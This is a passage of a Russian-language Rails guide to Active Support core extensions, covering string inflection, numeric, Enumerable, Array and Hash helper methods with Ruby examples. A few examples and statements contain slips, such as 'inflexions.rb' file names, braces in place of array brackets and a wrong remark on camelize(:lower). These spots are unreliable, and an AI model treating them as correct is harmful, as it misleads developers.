"dude".pluralize(1) # => "dude"
"dude".pluralize(2) # => "dudes"
```

Active Record использует этот метод для вычисления имени таблицы по умолчанию, соответствующей модели:

```
# active_record/base.rb
def undecorated_table_name(class_name = base_class.name)
  table_name = class_name.to_s.demodulize.underscore
end
```

```
table_name = table_name.pluralize if pluralize_table_names
table_name
end
```

Определено в `active_support/core_ext/string/inflexions.rb`.

singularize

Противоположность `pluralize`:

```
"tables".singularize # => "table"
"rubies".singularize # => "ruby"
"equipment".singularize # => "equipment"
```

Связи вычисляют имя соответствующего связанного класса по умолчанию используя этот метод:

```
# active_record/reflection.rb
def derive_class_name
  class_name = name.to_s.camelize
  class_name = class_name.singularize if collection?
  class_name
end
```

Определено в `active_support/core_ext/string/inflexions.rb`.

camelize

Метод `camelize` возвращает его получателя в стиле `CamelCase`:

```
"product".camelize # => "Product"
"admin_user".camelize # => "AdminUser"
```

Как правило, об этом методе думают, как о преобразующем пути в классы Ruby или имена модулей, где слэши разделяют пространства имен:

```
"backoffice/session".camelize # => "Backoffice::Session"
```

Например, `Action Pack` использует этот метод для загрузки класса, предоставляющего определенное хранилище сессии:

```
# action_controller/metal/session_management.rb
def session_store=(store)
  if store == :active_record_store
    self.session_store = ActiveRecord::SessionStore
  else
    @@session_store = store.is_a?(Symbol) ?
      ActionDispatch::Session.const_get(store.to_s.camelize) :
      store
  end
end
```

`camelize` принимает необязательный аргумент, он может быть `:upper` (по умолчанию) или `:lower`. С последним первая буква остается прописной:

```
"visual_effect".camelize(:lower) # => "visualEffect"
```

Это удобно для вычисления имен методов в языке, следующем такому соглашению, например JavaScript.

Как правило можно рассматривать `camelize` как противоположность `underscore`, хотя имеются случаи, когда это не так: `"SSLError".underscore.camelize` возвратит `"SslError"`. Для поддержки случаев, подобного этому, `Active Support` предлагает определить акронимы в `config/initializers/inflexions.rb`

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.acronym 'SSL'
end
```

```
"SSLError".underscore.camelize #=> "SSLError"
```

`camelize` имеет псевдоним `camelcase`.

Определено в `active_support/core_ext/string/inflexions.rb`.

underscore

Метод `underscore` идет обратным путем, от `CamelCase` к путям:

```
"Product".underscore # => "product"
"AdminUser".underscore # => "admin_user"
```

Также преобразует `"::"` обратно в `"/"`:

```
"Backoffice::Session".underscore # => "backoffice/session"
```

и понимает строки, начинающиеся с прописной буквы:

```
"visualEffect".underscore # => "visual_effect"
```

хотя `underscore` не принимает никакие аргументы.

Автозагрузка классов и модулей Rails использует `underscore` для вывода относительного пути без расширения файла, определяющего заданную отсутствующую константу:

```
# active_support/dependencies.rb
def load_missing_constant(from_mod, const_name)
  ...
  qualified_name = qualified_name_for from_mod, const_name
  path_suffix = qualified_name.underscore
  ...
end
```

Как правило, рассматривайте `underscore` как противоположность `camelize`, хотя имеются случаи, когда это не так. Например, `"SslError".underscore.camelize` возвратит `"SslError"`.

Определено в `active_support/core_ext/string/inflections.rb`.

titleize

Метод `titleize` озаглавит слова в получателе:

```
"alice in wonderland".titleize # => "Alice In Wonderland"
"fermat's enigma".titleize      # => "Fermat's Enigma"
```

`titleize` имеет псевдоним `titlecase`.

Определено в `active_support/core_ext/string/inflections.rb`.

dasherize

Метод `dasherize` заменяет подчеркивания в получателе дефисами:

```
"name".dasherize      # => "name"
"contact_data".dasherize # => "contact-data"
```

Сериализатор XML моделей использует этот метод для форматирования имен узлов:

```
# active_model/serializers/xml.rb
def reformat_name(name)
  name = name.camelize if camelize?
  dasherize? ? name.dasherize : name
end
```

Определено в `active_support/core_ext/string/inflections.rb`.

demodulize

Для заданной строки с полным именем константы, `demodulize` возвращает само имя константы, то есть правой части этого:

```
"Product".demodulize      # => "Product"
"Backoffice::UsersController".demodulize # => "UsersController"
"Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils"
```

Active Record к примеру, использует этот метод для вычисления имени столбца кэширования счетчика:

```
# active_record/reflection.rb
def counter_cache_column
  if options[:counter_cache] == true
    "#{active_record.name.demodulize.underscore.pluralize}_count"
  elsif options[:counter_cache]
    options[:counter_cache]
  end
end
```

Определено в `active_support/core_ext/string/inflections.rb`.

deconstantize

У заданной строки с полным выражением ссылки на константу `deconstantize` убирает самый правый сегмент, в основном оставляя имя контейнера константы:

```
"Product".deconstantize      # => ""
"Backoffice::UsersController".deconstantize # => "Backoffice"
"Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel"
```

Например, Active Support использует этот метод в `Module#qualified_const_set`:

```
def qualified_const_set(path, value)
  QualifiedConstUtils.raise_if_absolute(path)

  const_name = path.demodulize
  mod_name = path.deconstantize
  mod = mod_name.empty? ? self : qualified_const_get(mod_name)
  mod.const_set(const_name, value)
end
```

Определено в `active_support/core_ext/string/inflexions.rb`.

parameterize

Метод `parameterize` нормализует получателя способом, который может использоваться в красивых URL.

```
"John Smith".parameterize # => "john-smith"
"Kurt Gödel".parameterize # => "kurt-godel"
```

Фактически результирующая строка оборачивается в экземпляр `ActiveSupport::Multibyte::Chars`.

Определено в `active_support/core_ext/string/inflexions.rb`.

tableize

Метод `tableize` – это `underscore` следующий за `pluralize`.

```
"Person".tableize      # => "people"
"Invoice".tableize      # => "invoices"
"InvoiceLine".tableize  # => "invoice_lines"
```

Как правило, `tableize` возвращает имя таблицы, соответствующей заданной модели для простых случаев. В действительности фактическое применение в Active Record не является прямым `tableize`, так как он также демодулизирует имя класса и проверяет несколько опций, которые могут повлиять на возвращаемую строку.

Определено в `active_support/core_ext/string/inflexions.rb`.

classify

Метод `classify` является противоположностью `tableize`. Он выдает имя класса, соответствующего имени таблицы:

```
"people".classify      # => "Person"
"invoices".classify     # => "Invoice"
"invoice_lines".classify # => "InvoiceLine"
```

Метод понимает правильные имена таблицы:

```
"highrise_production.companies".classify # => "Company"
```

Отметьте, что `classify` возвращает имя класса как строку. Можете получить фактический объект класса, вызвав `constantize` на ней, как объяснено далее.

Определено в `active_support/core_ext/string/inflexions.rb`.

constantize

Метод `constantize` решает выражение, ссылающееся на константу, в его получателе:

```
"Fixnum".constantize # => Fixnum

module M
  X = 1
end
"M::X".constantize # => 1
```

Если строка определяет неизвестную константу, или ее содержимое даже не является валидным именем константы, `constantize` вызывает `NameError`.

Анализ имени константы с помощью `constantize` начинается всегда с верхнего уровня `Object`, даже если нет предшествующих `“..”`.

```
X = :in Object
```

```
module M
  X = :in_M

  X          # => :in_M
  "::X".constantize # => :in_Object
  "X".constantize   # => :in_Object (!)
end
```

Таким образом, в общем случае это не эквивалентно тому, что Ruby сделал бы в том же месте, когда вычислял настоящую константу.

Тестовые случаи рассыльщика получают тестируемый рассыльщик из имени класса теста, используя `constantize`:

```
# action_mailer/test_case.rb
def determine_default_mailer(name)
  name.sub(/Test$/, '').constantize
rescue NameError => e
  raise NonInferableMailerError.new(name)
end
```

Определено в `active_support/core_ext/string/inflexions.rb`.

humanize

Метод `humanize` дает осмысленное имя для отображения имени атрибута. Для этого он заменяет подчеркивания пробелами, убирает любой суффикс “_id” и озаглавливает первое слово:

```
"name".humanize          # => "Name"
"author_id".humanize      # => "Author"
"comments_count".humanize # => "Comments count"
```

Метод хелпера `full_messages` использует `humanize` как резервный способ для включения имен атрибутов:

```
def full_messages
  full_messages = []

  each do |attribute, messages|
    ...
    attr_name = attribute.to_s.gsub('.', '_').humanize
    attr_name = @base.class.human_attribute_name(attribute, :default => attr_name)
    ...
  end

  full_messages
end
```

Определено в `active_support/core_ext/string/inflexions.rb`.

foreign_key

Метод `foreign_key` дает имя столбца внешнего ключа из имени класса. Для этого он демодулизирует, подчеркивает и добавляет “_id”:

```
"User".foreign_key      # => "user_id"
"InvoiceLine".foreign_key # => "invoice_line_id"
"Admin::Session".foreign_key # => "session_id"
```

Передайте аргумент `false`, если не хотите подчеркивание в “_id”:

```
"User".foreign_key(false) # => "userid"
```

Связи используют этот метод для вывода внешних ключей, например `has_one` и `has_many` делают так:

```
# active_record/associations.rb
foreign_key = options[:foreign_key] || reflection.active_record.name.foreign_key
```

Определено в `active_support/core_ext/string/inflexions.rb`.

Конвертирование

to_date, to_time, to_datetime

Методы `to_date`, `to_time` и `to_datetime` – в основном удобные обертки около `Date._parse`:

```
"2010-07-27".to_date      # => Tue, 27 Jul 2010
"2010-07-27 23:37:00".to_time # => Tue Jul 27 23:37:00 UTC 2010
"2010-07-27 23:37:00".to_datetime # => Tue, 27 Jul 2010 23:37:00 +0000
```

`to_time` получает необязательный аргумент `:utc` или `:local`, для указания, в какой временной зоне вы хотите время:

```
"2010-07-27 23:42:00".to_time(:utc)    # => Tue Jul 27 23:42:00 UTC 2010
"2010-07-27 23:42:00".to_time(:local)  # => Tue Jul 27 23:42:00 +0200 2010
```

По умолчанию :utc.

Пожалуйста, обратитесь к документации по Date._parse для детальных подробностей.

Все три возвратят nil для пустых получателей.

Определено в active_support/core_ext/string/conversions.rb.

Расширения для Numeric, Integer

Расширения для Numeric

Байты

Все числа отвечают на эти методы:

```
bytes
kilobytes
megabytes
gigabytes
terabytes
petabytes
exabytes
```

Они возвращают соответствующее количество байтов, используя конвертирующий множитель 1024:

```
2.kilobytes    # => 2048
3.megabytes    # => 3145728
3.5.gigabytes  # => 3758096384
-4.exabytes    # => -4611686018427387904
```

Форма в единственном числе является псевдонимом, поэтому можно написать так:

```
1.megabyte # => 1048576
```

Определено в active_support/core_ext/numeric/bytes.rb.

Расширения для Integer

multiple_of?

Метод multiple_of? тестирует, является ли число множителем аргумента:

```
2.multiple_of?(1) # => true
1.multiple_of?(2) # => false
```

Определено в active_support/core_ext/integer/multiple.rb.

ordinalize

Метод ordinalize возвращает порядковые строки, соответствующие полученному числу:

```
1.ordinalize    # => "1st"
2.ordinalize    # => "2nd"
53.ordinalize   # => "53rd"
2009.ordinalize # => "2009th"
-21.ordinalize  # => "-21st"
-134.ordinalize # => "-134th"
```

Определено в active_support/core_ext/integer/inflections.rb.

Расширения ядра Active Support (продолжение)

Расширения для Enumerable

sum

Метод `sum` складывает элементы перечисления:

```
[1, 2, 3].sum # => 6
(1..100).sum # => 5050
```

Сложение применяется только к элементам, откликающимся на `+`:

```
[[1, 2], [2, 3], [3, 4]].sum # => [1, 2, 2, 3, 3, 4]
%w(foo bar baz).sum # => "foobarbaz"
{:a => 1, :b => 2, :c => 3}.sum # => [:b, 2, :c, 3, :a, 1]
```

Сумма пустой коллекции равна нулю по умолчанию, но это может быть настроено:

```
[] .sum # => 0
[] .sum(1) # => 1
```

Если задан блок, `sum` становится итератором, вкладывающим элементы коллекции и суммирующим возвращаемые значения:

```
(1..5).sum {|n| n * 2 } # => 30
[2, 4, 6, 8, 10].sum # => 30
```

Сумма пустого получателя также может быть настроена в такой форме:

```
[] .sum(1) {|n| n**3} # => 1
```

Метод `ActiveRecord::Observer#observed_subclasses`, к примеру, применяет это так:

```
def observed_subclasses
  observed_classes.sum([]) { |klass| klass.send(:subclasses) }
end
```

Определено в `active_support/core_ext/enumerable.rb`.

index_by

Метод `index_by` создает хэш с элементами перечисления, индексированными по некоторому ключу.

Он перебирает коллекцию и передает каждый элемент в блок. Значение, возвращенное блоком, будет ключом для элемента:

```
invoices.index_by(&:number)
# => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...}
```

Ключи, как правило, должны быть уникальными. Если блок возвратит то же значение для нескольких элементов, для этого ключа не будет построена коллекция. Победит последний элемент.

Определено в `active_support/core_ext/enumerable.rb`.

many?

Метод `many?` это сокращение для `collection.size > 1`:

```
<% if pages.many? %>
  <%= pagination_links %>
<% end %>
```

Если задан необязательный блок `many?` принимает во внимание только те элементы, которые возвращают `true`:

```
@see_more = videos.many? {|video| video.category == params[:category]}
```

Определено в `active_support/core_ext/enumerable.rb`.

exclude?

Условие `exclude?` тестирует, является ли заданный объект **не** принадлежащим коллекции. Это противоположность встроенного `include?`:

```
to_visit << node if visited.exclude?(node)
```

Определено в `active_support/core_ext/enumerable.rb`.

Расширения для Array

Доступ

Active Support расширяет API массивов для облегчения различных путей доступа к ним. Например, `to` возвращает подмассив элементов от первого до переданного индекса:

```
%w(a b c d).to(2) # => %w(a b c)
[].to(7)          # => []
```

Подобным образом `from` возвращает хвост массива от элемента с переданным индексом:

```
%w(a b c d).from(2) # => %w(c d)
%w(a b c d).from(10) # => []
[].from(0)          # => []
```

Методы `second`, `third`, `fourth` и `fifth` возвращают соответствующие элементы (`first` является встроенным). Благодаря социальной мудрости и всеобщей позитивной конструктивности, `forty_two` также доступен.

```
%w(a b c d).third # => c
%w(a b c d).fifth # => nil
```

Определено в `active_support/core_ext/array/access.rb`.

Добавление элементов

`prepend`

Этот метод – псевдоним `Array#unshift`.

```
%w(a b c d).prepend('e') # => %w(e a b c d)
[].prepend(10)           # => [10]
```

Определено в `active_support/core_ext/array/prepend_and_append.rb`.

`append`

Этот метод – псевдоним `Array#<<`.

```
%w(a b c d).append('e') # => %w(a b c d e)
[].append([1,2])         # => [[1,2]]
```

Определено в `active_support/core_ext/array/prepend_and_append.rb`.

Извлечение опций

Когда последний аргумент в вызове метода является хэшем, за исключением, пожалуй, аргумента `&block`, Ruby позволяет опустить скобки:

```
User.exists?(:email => params[:email])
```

Этот синтаксический сахар часто используется в Rails для избежания позиционных аргументов там, где их не слишком много, предлагая вместо них интерфейсы, эмулирующие именованные параметры. В частности, очень характерно использовать такой хэш для опций.

Если метод ожидает различное количество аргументов и использует `*` в своем объявлении, однако хэш опций завершает их и является последним элементом массива аргументов, тогда тип теряет свою роль.

В этих случаях можно задать хэшу опций отличительную трактовку с помощью `extract_options!`. Метод проверяет тип последнего элемента массива. Если это хэш, он вырезает его и возвращает, в противном случае возвращает пустой хэш.

Давайте рассмотрим пример определения макроса контроллера `caches_action`:

```
def caches_action(*actions)
  return unless cache_configured?
  options = actions.extract_options!
  ...
end
```

Этот метод получает определенное число имен экшнов и необязательный хэш опций как последний аргумент. Вызвав `extract_options!` получаем хэш опций и убираем его из `actions` просто и ясно.

Определено в `active_support/core_ext/array/extract_options.rb`.

Конвертирование

to_sentence

Метод `to_sentence` превращает массив в строку, содержащую выражение, перечисляющее его элементы:

```
%w().to_sentence      # => ""
%w(Earth).to_sentence # => "Earth"
%w(Earth Wind).to_sentence # => "Earth and Wind"
%w(Earth Wind Fire).to_sentence # => "Earth, Wind, and Fire"
```

Этот метод принимает три опции:

- `:two_words_connector`: Что используется для массивов с длиной 2. По умолчанию " and ".
- `:words_connector`: Что используется для соединения элементов массивов с 3 и более элементами, кроме последних двух. По умолчанию ", ".
- `:last_word_connector`: Что используется для соединения последних элементов массива из 3 и более элементов. По умолчанию ", and ".

Умолчания для этих опций могут быть локализованы, их ключи следующие:

Опция	Ключ I18n
<code>:two_words_connector</code>	<code>support.array.two_words_connector</code>
<code>:words_connector</code>	<code>support.array.words_connector</code>
<code>:last_word_connector</code>	<code>support.array.last_word_connector</code>

Опции `:connector` и `:skip_last_comma` устарели.

Определено в `active_support/core_ext/array/conversions.rb`.

to_formatted_s

Метод `to_formatted_s` по умолчанию работает как `to_s`.

Однако, если массив содержит элементы, откликающиеся на `id`, он может передать символ `:db` как аргумент. Это обычно используется с коллекциями AR, хотя на самом деле технически любой объект в Ruby 1.8 может откликаться на `id`. Возвращаемые строки следующие:

```
[] .to_formatted_s(:db)      # => "null"
[user] .to_formatted_s(:db)  # => "8456"
invoice.lines.to_formatted_s(:db) # => "23,567,556,12"
```

Цифры в примере выше предполагаются пришедшими от соответствующих вызовов `id`.

Определено в `active_support/core_ext/array/conversions.rb`.

to_xml

Метод `to_xml` возвращает строку, содержащую представление XML его получателя:

```
Contributor.limit(2).order(:rank).to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors type="array">
#   <contributor>
#     <id type="integer">4356</id>
#     <name>Jeremy Kemper</name>
#     <rank type="integer">1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id type="integer">4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank type="integer">2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```

Чтобы это сделать, он посылает `to_xml` к каждому элементу за раз и собирает результаты в корневом узле. Все элементы должны откликаться на `to_xml`, иначе будет вызвано исключение.

По умолчанию имя корневого элемента будет версией имени класса первого элемента во множественном числе, подчеркиваниями и дефисами, при условии что остальные элементы принадлежат этому типу (проверяется с помощью `is_a?`) и они не хэши. В примере выше это "contributors".

Если имеется любой элемент, не принадлежащий типу первого, корневой узел становится "records":

```
[Contributor.first, Commit.first].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <records type="array">
#   <record>
#     <id type="integer">4583</id>
#     <name>Aaron Batalion</name>
#     <rank type="integer">53</rank>
#     <url-id>aaron-batalion</url-id>
#   </record>
#   <record>
#     <author>Joshua Peek</author>
#     <authored-timestamp type="datetime">2009-09-02T16:44:36Z</authored-timestamp>
#     <branch>origin/master</branch>
#     <committed-timestamp type="datetime">2009-09-02T16:44:36Z</committed-timestamp>
#     <committer>Joshua Peek</committer>
#     <git-show nil="true"></git-show>
#     <id type="integer">190316</id>
#     <imported-from-svn type="boolean">false</imported-from-svn>
#     <message>Kill AMo observing wrap_with_notifications since ARes was only using it</message>
#     <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>
#   </record>
# </records>
```

Если получатель является массивом хэшей, корневой узел по умолчанию также “records”:

```
[{:a => 1, :b => 2}, {:c => 3}].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <records type="array">
#   <record>
#     <b type="integer">2</b>
#     <a type="integer">1</a>
#   </record>
#   <record>
#     <c type="integer">3</c>
#   </record>
# </records>
```

Если коллекция пустая, корневой элемент по умолчанию “nil-classes”. Пример для понимания, корневой элемент для вышеописанного списка распространителей не будет “contributors”, если коллекция пустая, а “nil-classes”. Можно использовать опцию :root, чтобы обеспечить то, что будет соответствовать корневому элементу.

Имя дочерних узлов по умолчанию является именем корневого узла в единственном числе. В вышеописанных примерах мы видели “contributor” и “record”. Опция :children позволяет установить эти имена узлов.

По умолчанию билдер XML является свежим экземпляром Builder::XmlMarkup. Можно сконфигурировать свой собственный билдер через опцию :builder. Метод также принимает опции, такие как :dasherize со товарищи, они перенаправляются в билдер:

```
Contributor.limit(2).order(:rank).to_xml(:skip_types => true)
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors>
#   <contributor>
#     <id>4356</id>
#     <name>Jeremy Kemper</name>
#     <rank>1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id>4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank>2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```

Определено в active_support/core_ext/array/conversions.rb.

Оборачивание

Метод Array.wrap оборачивает свои аргументы в массив, кроме случая, когда это уже массив (или подобно массиву).

А именно:

- Если аргумент nil, возвращается пустой список.
- В противном случае, если аргумент откликается на to_ary, он вызывается, и, если значение to_ary не nil, оно возвращается.
- В противном случае, возвращается массив с аргументом в качестве его первого элемента.

```
Array.wrap(nil)          # => []
Array.wrap([1, 2, 3])    # => [1, 2, 3]
Array.wrap(0)            # => [0]
```

Этот метод похож на `Kernel#Array`, но с некоторыми отличиями:

- Если аргумент откликается на `to_ary`, метод вызывается. `Kernel#Array` начинает пробовать `to_a`, если вернувшееся значение `nil`, а `Array.wrap` возвращает этот `nil` в любом случае.
- Если возвращаемое значение от `to_ary` и не `nil`, и не объект `Array`, `Kernel#Array` вызывает исключение, в то время как `Array.wrap` нет, он просто возвращает значение.
- Он не вызывает `to_a` на аргументе, хотя в особенных случае с `nil` возвращает пустой массив.

Следующий пункт особенно заметен для некоторых `enumerables`:

```
Array.wrap(:foo => :bar) # => [{:foo => :bar}]
Array(:foo => :bar)      # => [{:foo, :bar}]
```

Также имеется связанная идиома, использующая оператор расплющивания:

```
[*object]
```

который в Ruby 1.8 возвращает `[nil]` для `nil`, а в противном случае вызывает `Array(object)`. (Точное поведение в 1.9 пока непонятно)

Таким образом, в этом случае поведение различается для `nil`, а описанная выше разница с `Kernel#Array` применима к остальным `object`.

Определено в `active_support/core_ext/array/wrap.rb`.

Группировка

`in_groups_of(number, fill_with = nil)`

Метод `in_groups_of` разделяет массив на последовательные группы определенного размера. Он возвращает массив с группами:

```
[1, 2, 3].in_groups_of(2) # => [[1, 2], [3, nil]]
```

или вкладывает их по очереди в блок, если он задан:

```
<% sample.in_groups_of(3) do |a, b, c| %>
  <tr>
    <td><%=h a %></td>
    <td><%=h b %></td>
    <td><%=h c %></td>
  </tr>
<% end %>
```

Первый пример показывает, как `in_groups_of` заполняет последнюю группу столькими элементами `nil`, сколько нужно, чтобы получить требуемый размер. Можно изменить это набивочное значение используя второй необязательный аргумент:

```
[1, 2, 3].in_groups_of(2, 0) # => [[1, 2], [3, 0]]
```

Наконец, можно сказать методу не заполнять последнюю группу, передав `false`:

```
[1, 2, 3].in_groups_of(2, false) # => [[1, 2], [3]]
```

Как следствие `false` не может использоваться как набивочное значение.

Определено в `active_support/core_ext/array/grouping.rb`.

`in_groups(number, fill_with = nil)`

Метод `in_groups` разделяет массив на определенное количество групп. Метод возвращает массив с группами:

```
%w(1 2 3 4 5 6 7).in_groups(3)
# => [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]]
```

или вкладывает их по очереди в блок, если он передан:

```
%w(1 2 3 4 5 6 7).in_groups(3) {|group| p group}
["1", "2", "3"]
["4", "5", nil]
["6", "7", nil]
```

Примеры выше показывают, что `in_groups` заполняет некоторые группы с помощью заключительного элемента `nil`, если необходимо. Группа может получить не более одного из этих дополнительных элементов, если он будет, то будет стоять справа. Группы, получившие его, будут всегда последние.

Можно изменить это набивочное значение, используя второй необязательный аргумент:

```
%w(1 2 3 4 5 6 7).in_groups(3, "0")
# => [{"1", "2", "3"}, {"4", "5", "0"}, {"6", "7", "0"}]
```

Также можно сказать методу не заполнять меньшие группы, передав false:

```
%w(1 2 3 4 5 6 7).in_groups(3, false)
# => [{"1", "2", "3"}, {"4", "5"}, {"6", "7"}]
```

Как следствие false не может быть набивочным значением.

Определено в `active_support/core_ext/array/grouping.rb`.

split(value = nil)

Метод `split` разделяет массив разделителем и возвращает получившиеся куски.

Если передан блок, разделителями будут те элементы, для которых блок возвратит true:

```
(-5..5).to_a.split { |i| i.multiple_of?(4) }
# => [[-5], [-3, -2, -1], [1, 2, 3], [5]]
```

В противном случае, значение, полученное как аргумент, которое по умолчанию является nil, будет разделителем:

```
[0, 1, -5, 1, 1, "foo", "bar"].split(1)
# => [[0], [-5], [], ["foo", "bar"]]
```

Отметьте в предыдущем примере, что последовательные разделители приводят к пустым массивам.

Определено в `active_support/core_ext/array/grouping.rb`.

Расширения для Hash

Конверсия

to_xml

Метод `to_xml` возвращает строку, содержащую представление XML его получателя:

```
{"foo" => 1, "bar" => 2}.to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <hash>
#   <foo type="integer">1</foo>
#   <bar type="integer">2</bar>
# </hash>
```

Для этого метод в цикле проходит пары и создает узлы, зависящие от *value*. Для заданной пары *key*, *value*:

- Если *value* – хэш, происходит рекурсивный вызов с *key* как `:root`.
- Если *value* – массив, происходит рекурсивный вызов с *key* и *key* в единственном числе как `:children`.
- Если *value* – вызываемый объект, он должен ожидать один или два аргумента. В зависимости от ситуации, вызываемый объект вызывается с помощью хэша `options` в качестве первого аргумента с *key* как `:root`, и *key* в единственном числе в качестве второго аргумента. Возвращенное значение становится новым узлом.
- Если *value* откликается на `to_xml`, метод вызывается с *key* как `:root`.
- В иных случаях, создается узел с *key* в качестве тега, со строковым представлением *value* в качестве текстового узла. Если *value* является nil, добавляется атрибут "nil", установленный в "true". Кроме случаев, когда существует опция `:skip_types` со значением true, добавляется атрибут "type", соответствующий следующему преобразованию:

```
XML_TYPE_NAMES = {
  "Symbol"      => "symbol",
  "Fixnum"      => "integer",
  "Bignum"      => "integer",
  "BigDecimal"  => "decimal",
  "Float"       => "float",
  "TrueClass"   => "boolean",
  "FalseClass"  => "boolean",
  "Date"        => "date",
  "DateTime"    => "datetime",
  "Time"        => "datetime"
}
```

По умолчанию корневым узлом является "hash", но это настраивается с помощью опции `:root`.

По умолчанию билдер XML является новым экземпляром `Builder::XmlMarkup`. Можно настроить свой собственный билдер с

помощью опции `:builder`. Метод также принимает опции, такие как `:dasherize` со товарищи, они перенаправляются в билдер.

Определено в `active_support/core_ext/hash/conversions.rb`.

Объединение

В Ruby имеется встроенный метод `Hash#merge`, объединяющий два хэша:

```
{:a => 1, :b => 1}.merge(:a => 0, :c => 2)
# => {:a => 0, :b => 1, :c => 2}
```

Active Support определяет больше способов объединения хэшей, которые могут быть полезными.

`reverse_merge` и `reverse_merge!`

В случае коллизии, в `merge` побеждает ключ в хэше аргумента. Можно компактно предоставить хэш опций со значением по умолчанию с помощью такой идиомы:

```
options = {:length => 30, :omission => "..."}.merge(options)
```

Active Support определяет `reverse_merge` в случае, если нужна альтернативная запись:

```
options = options.reverse_merge(:length => 30, :omission => "...")
```

И восклицательная версия `reverse_merge!`, выполняющая объединение на месте:

```
options.reverse_merge!(:length => 30, :omission => "...")
```

Обратите внимание, что `reverse_merge!` может изменить хэш в вызывающем методе, что может как быть, так и не быть хорошей идеей.

Определено в `active_support/core_ext/hash/reverse_merge.rb`.

`reverse_update`

Метод `reverse_update` это псевдоним для `reverse_merge!`, описанного выше.

Отметьте, что у `reverse_update` нет восклицательного знака.

Определено в `active_support/core_ext/hash/reverse_merge.rb`.

`deep_merge` и `deep_merge!`

Как видите в предыдущем примере, если ключ обнаруживается в обоих хэшах, один из аргументов побеждает.

Active Support определяет `Hash#deep_merge`. В углубленном объединении, если обнаруживается ключ в обоих хэшах, и их значения также хэши, то их *merge* становится значением в результирующем хэше:

```
{:a => {:b => 1}}.deep_merge(:a => {:c => 2})
# => {:a => {:b => 1, :c => 2}}
```

Метод `deep_merge!` выполняет углубленное объединение на месте.

Определено в `active_support/core_ext/hash/deep_merge.rb`.

Определение различий

Метод `diff` возвращает хэш, представляющий разницу между получателем и аргументом, с помощью следующей логики:

- Пары `key, value`, существующие в обоих хэшах, не принадлежат хэшу различий.
- Если оба хэша имеют `key`, но с разными значениями, побеждает пара в получателе.
- Остальное просто объединяется.

```
{:a => 1}.diff(:a => 1)
# => {}, первое правило
```

```
{:a => 1}.diff(:a => 2)
# => {:a => 1}, второе правило
```

```
{:a => 1}.diff(:b => 2)
# => {:a => 1, :b => 2}, третье правило
```

```
{:a => 1, :b => 2, :c => 3}.diff(:b => 1, :c => 3, :d => 4)
# => {:a => 1, :b => 2, :d => 4}, все правила
```

```
{}.diff({}) # => {}
```

```
{:a => 1}.diff({}) # => {:a => 1}
{}.diff(:a => 1)   # => {:a => 1}
```

Важным свойством этого хэша различий является то, что можно получить оригинальный хэш, применив `diff` дважды:

```
hash.diff(hash2).diff(hash2) == hash
```

Хэши различий могут быть полезны, к примеру, для сообщений об ошибке, относящихся к ожидаемым хэшам опций.

Определено в `active_support/core_ext/hash/diff.rb`.

Работа с ключами

`except` и `except!`

Метод `except` возвращает хэш с убранными ключами, содержащимися в перечне аргументов, если они существуют:

```
{:a => 1, :b => 2}.except(:a) # => {:b => 2}
```

Если получатель откликается на `convert_key`, метод вызывается на каждом из аргументов. Это позволяет `except` хорошо обращаться с хэшами с индифферентным доступом, например:

```
{:a => 1}.with_indifferent_access.except(:a) # => {}
{:a => 1}.with_indifferent_access.except("a") # => {}
```

Метод `except` может прийти на помощь, например, когда хотите защитить некоторый параметр, который не может быть глобально защищен с помощью `attr_protected`:

```
params[:account] = params[:account].except(:plan_id) unless admin?
@account.update_attributes(params[:account])
```

Также имеется восклицательный вариант `except!`, который убирает ключи в самом получателе.

Определено в `active_support/core_ext/hash/except.rb`.

`stringify_keys` и `stringify_keys!`

Метод `stringify_keys` возвращает хэш, в котором ключи получателя приведены к строке. Это выполняется с помощью применения к ним `to_s`:

```
{nil => nil, 1 => 1, :a => :a}.stringify_keys
# => {"" => nil, "a" => :a, "1" => 1}
```

Результат в случае коллизии неопределен:

```
{"a" => 1, :a => 2}.stringify_keys
# => {"a" => 2}, в моем тесте, хотя на этот результат нельзя полагаться
```

Метод может быть полезным, к примеру, для простого принятия и символов, и строк как опций. Например, `ActionView::Helpers::FormHelper` определяет:

```
def to_check_box_tag(options = {}, checked_value = "1", unchecked_value = "0")
  options = options.stringify_keys
  options["type"] = "checkbox"
  ...
end
```

Вторая строка может безопасно обращаться к ключу `"type"` и позволяет пользователю передавать или `:type`, или `"type"`.

Также имеется восклицательный вариант `stringify_keys!`, который приводит к строке ключи в самом получателе.

Определено в `active_support/core_ext/hash/keys.rb`.

`symbolize_keys` и `symbolize_keys!`

Метод `symbolize_keys` возвращает хэш, в котором ключи получателя приведены к символам там, где это возможно. Это выполняется с помощью применения к ним `to_sym`:

```
{nil => nil, 1 => 1, "a" => "a"}.symbolize_keys
# => {1 => 1, nil => nil, :a => "a"}
```

Отметьте в предыдущем примере, что только один ключ был приведен к символу.

Результат в случае коллизии неопределен:

```
{"a" => 1, :a => 2}.symbolize_keys
# => {:a => 2}, в моем тесте, хотя на этот результат нельзя полагаться
```

Метод может быть полезным, к примеру, для простого принятия и символов, и строк как опций. Например, ActionController::UrlRewriter определяет

```
def rewrite_path(options)
  options = options.symbolize_keys
  options.update(options[:params].symbolize_keys) if options[:params]
  ...
end
```

Вторая строка может безопасно обращаться к ключу :params и позволяет пользователю передавать или :params, или "params".

Также имеется восклицательный вариант symbolize_keys!, который приводит к символу ключи в самом получателе.

Определено в active_support/core_ext/hash/keys.rb.

to_options и to_options!

Методы to_options и to_options! соответствующие псевдонимы symbolize_keys и symbolize_keys!.

Определено в active_support/core_ext/hash/keys.rb.

assert_valid_keys

